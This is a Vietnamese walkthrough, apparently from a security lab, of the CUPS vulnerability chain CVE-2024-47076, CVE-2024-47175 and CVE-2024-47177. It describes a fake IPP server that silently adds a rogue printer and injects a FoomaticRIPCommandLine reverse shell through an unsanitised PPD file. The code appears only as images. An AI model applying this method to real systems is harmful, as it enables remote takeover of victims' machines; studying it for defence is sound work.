
Lỗ hổng CVE-2024-47076 | libcupsfilters là lỗ hổng mà hàm cfGetPrinterAttributes5 không thực hiện lọc các thông tin khai báo từ IPP server. Lợi dụng điều này attacker có thể chèn các thông tin xấu độc và điều kiển hệ thống CUPS của victim.

IPP là gì?


Internet Printing Protocol hay ngắn gọn là IPP, đây là một giao thức truyền thông chuyên biệt cho giao tiếp giữa các thiết bị khách (client devices) ví dụ như máy tính, điện thoại, máy tính bảng, …) với máy in (hoặc server máy in). Giao thức này giúp client có thể gửi một hoặc nhiều lệnh in tới máy in được kết nối mạng hay server máy in và có thể thực hiện các tác vụ như truy vấn tráng thái máy in, trạng thái các lệnh in, hoặc hủy các lệnh in khi cần.

Với gói tin UDP được gửi tới cổng UDP:631 như phần trước ta đề cập thì máy victim đã coi ta như một máy in thật và yêu cầu khai báo các thông tin của mình thông qua đường dẫn HTTP. Hàm Get-Printer-Attributes sẽ đảm nhiệm lấy các thông tin máy in chẳng hạn như loại model, người bán và một vài thông tin khác.

Bằng code python tự chế sử dụng ippserver python package, ta có thể cung cấp các thông tin cần thiết cho máy in giả mạo mà ta điều khiển. Kết quả cho thấy máy in  giả mạo của ta ngay lập tức được thêm vào máy tính mà không một thông báo nào hiện lên cho người dùng.




Hình .: Thực hiện gửi gói UDP với IPP server khai báo đầy đủ thông tin máy in




Hình .: Cấu trúc nội dung gói tin từ IPP server khai báo máy in tới victim thông qua cổng UDP:631


Để kiểm chứng điều này, ta thực hiện code một file python có khả năng giả danh IPP server gửi gói tin tới công UDP:631 với khai báo đầy đủ thông tin về máy in.



Hình .: Import các thư viện thao tác mạng (socket), xử lý song song (thread), quản lý thời gian (time), tương tác hệ thống (sys)




Hình .: Import các thư viện cấu hình IPP server



Hình .: Code class ServerContext để cấu hình chạy IPP server có cấu trúc with statement (Tức quá trình phân tài nguyên, đóng/giải phòng tài nguyên khi kết thúc sẽ do python tự lo)

Trong đó:


* Hàm \_\_init\_\_ để khởi tạo IPP Server.
* Hàm \_\_enter\_\_ : Khi chạy with ServerContext(server) sẽ thực hiện chạy thread mới.
* Hàm \_\_exit\_\_: Tắt server và đợi thread chạy xong.



Hình .: Hàm nhận ngắt thực thi lệnh

Code khai báo thông tin máy in IPP Server


|  |  |
| --- | --- |
|  |  |
|  |  |



Hình .: Code khai báo thông tin máy in IPP Server

Trong đó những thông tin quan trọng ta kể tới bao gồm:

* CUPS cần thấy những câu lệnh này thì mới coi là máy in hợp lệ
  + OperationEnum.print\_job
  + OperationEnum.validate\_job
  + OperationEnum.cancel\_job
  + OperationEnum.get\_job\_attributes
* Printer-more-infor là thông tin thêm về máy in thường là chuỗi URL hoặc mô tả nhưng ở đây ta chèn vào là tham số FoomaticRIPCommandLine với mục tiêu tiêm reverseshell vào victim. Câu lệnh này sẽ được giải thích rõ hơn ở phần sau.
* operation\_printer\_list\_response: là hàm response lại truy vấn yêu cầu thuộc tính máy in từ phía victim.




Hình .: Hàm thực hiện chạy IPP Server liên tục và nếu có KeyboardInterrupt thì server sẽ shutdown




Hình .: Code main

Trong đó:

* Chương trình tấn công sẽ lấy 2 giá trị gồm <LOCAL\_HOST>, <COMMAND> tương đương khi chạy lệnh 2 giá trị được gán sẽ nằm ở sys.argv[1], và sys.argv[2].
* Khai báo IPP server:
  + Server Post là attacker mở cho IPP server.
  + IPPRequestHandler: Hàm xử lý các IPP request đến
  + MaliciousPrinter(command): Khai báo thông tin liên quan đến máy in



Hình .: Thực hiện chạy evilcups2.py




Hình .: Kết quả máy in được thêm thành công vào máy victim với không một thông báo (máy HP\_Color\_LaserJet\_1500 là IPP server của attacker)

#### Lỗ hổng libppd

Lỗ hổng CVE-2024-47175 | libppd là lỗ hổng hàm ppdCreatePPDFromIPP2 không thực hiện lọc các thông tin khai báo từ IPP Server khi thực hiện ghi lên file tạm PPD. Đây là một lỗ hổng nghiêm trọng khi kẻ tấn công có thể kiểm soát toàn bộ kết quả của PPD và chèn vào đó mã độc.


PPD file là gì?

Tệp PostScript Printer Description (PPD) được các nhà cung cấp tạo ra để mô tả toàn bộ bộ tính năng và khả năng có sẵn của máy in PostScript của họ. Một tệp PPD cũng chứa mã PostScript (lệnh) được sử dụng để kích hoạt các tính năng cho công việc in. Vì vậy, PPD hoạt động như là driver cho tất cả máy in PostScript, bằng cách cung cấp một giao diện thống nhất cho các khả năng và tính năng của máy in.




Hình .: Ví dụ về file PPD

Bắt đầu từ phần trước, khi ta đã thành công đưa máy in ảo của ta vào máy tính victim, ta thực hiện debug log để nhận biết máy tính đã thực hiện thêm máy in ảo vào lúc nào thì kết quả cho ra như sau:



Hình .: Kết quả debug log cho thấy các thông tin khai báo máy in được lấy và đưa vào trong một file tạm gọi là “PPD”

Nếu chúng ta tìm kiếm chuỗi “PPD generation successful” trong nhật ký chúng ta có thể thấy cách các thuộc tính được truyền cho API ppdCreatePPDFromIPP2 trong libp:



Hình .: Code cho thấy cách các thuộc tính được truyền cho API ppdCreatePPDFromIPP2 trong libp

Cuối cùng chúng ta đến libppd, nơi API ppdCreatePPDFromIPP2 được sử dụng để lưu một số thuộc tính do kẻ tấn công khai báo. Các thông tin đó được đưa vào một tệp có cú pháp cụ thể mà không thực hiện bất kỳ việc lọc nào:




Hình .: Code API ppdCreatePPDFromIPP2 thực hiện ghi thông tin khai báo máy in lên PPD file

Có thể thấy có rất nhiều lệnh printf được sử dùng để ghi các thông tin khai báo từ máy in vào trong file tạm PPD mà không thông qua bất kỳ một bộ lọc nào. Điều này là lỗ hổng nghiệm trọng khi người dùng có thể tùy ý đưa vào các chuỗi ký tự không hợp lệ hoặc shell code để thực thi tạo ra các reverse shell.

#### Lỗ hổng cups-filters

Lỗ hổng CVE-2024-47177 | cups-filters là lỗ hổng do bộ lọc fomatic-rip chấp nhận các tập lệnh nhị phân thực thi thông qua FoomaticRIPCommandLine - một tham số trong PPD.

Trong quá trình tìm hiểu về các tham số trong PPD thì ta thấy tham số FoomaticRIPCommand đây là tham số cho phép thực thi bất kỳ lệnh nào đựa gán lên nó.




Hình .: Ví dụ về tập lệnh mà tham số FoomaticRIPCommandLine có thể thực hiện

Vậy câu hỏi đặt ra là ta sẽ thực hiện khai báo máy in ảo từ IPP server với thông tin khai báo có FoomaticRIPCommandLine là reverseshell là ta có thể chiếm quyền điều khiển của máy tính victim? Câu trả lời là đúng nhưng cần phải qua một bước nữa. Để thực hiện lệnh in thành công thì ta phải vượt qua bộ lọc hay filter của hệ thống CUPS.

Bộ lọc là gì?

Bộ lọc là bất kỳ tệp thực thi nào nằm trong đường dẫn /usr/lib/cups/filter (CUPS có kiểm tra điều này, ta không thể chỉ định bất kỳ tệp nhị phân nào), sẽ được thực thi khi một lệnh in được gửi đến máy in, nhằm thực hiện chuyển đổi tài liệu nếu máy in không hỗ trợ định dạng cụ thể đó. Vì vậy, với sự hạn chế về các tệp nhị phân có thể thực thi, chúng ta cần tìm cách tận dụng một trong những bộ lọc hiện có để chạy các lệnh tùy ý.

Sau quá trình tìm kiếm thì bộ lọc cupsFilter2 chính là câu trả lời




Hình .: Định nghĩa cupsFilter2

Trong định nghĩa cupsFilter2 cho ta một số thông tin:

* cupsFilter2 là một hàm trong API của CUPS (Common UNIX Printing System), dùng để xử lý dữ liệu in thông qua một chuỗi các bộ lọc (filters). Cụ thể, cupsFilter2 cho phép ta chuyển đổi dữ liệu từ định dạng này sang định dạng khác, ví dụ từ PDF sang PostScript, hoặc từ một định dạng tài liệu sang định dạng máy in hiểu được (như PCL, raster, v.v.).
* Mọi tham số cupsFilter2 trong file PPD đều dẫn đến vô hiệu hóa mọi cupsFilter đến từ hệ thống CUPS hay nói cách khác cupsFilter2 trong PPD có độ ưu tiên cao hơn so với cupsFilter của hệ thống mặc định.
* Khi kiểu dữ liệu nguồn được hỗ trợ trực tiếp bởi máy in thì một bộ lọc đặc biệt “-” sẽ được gọi.
* Để bộ lọc cho phép các câu lệnh FoomaticRIPCommandLine thì ta có bộ lọc foomatic.

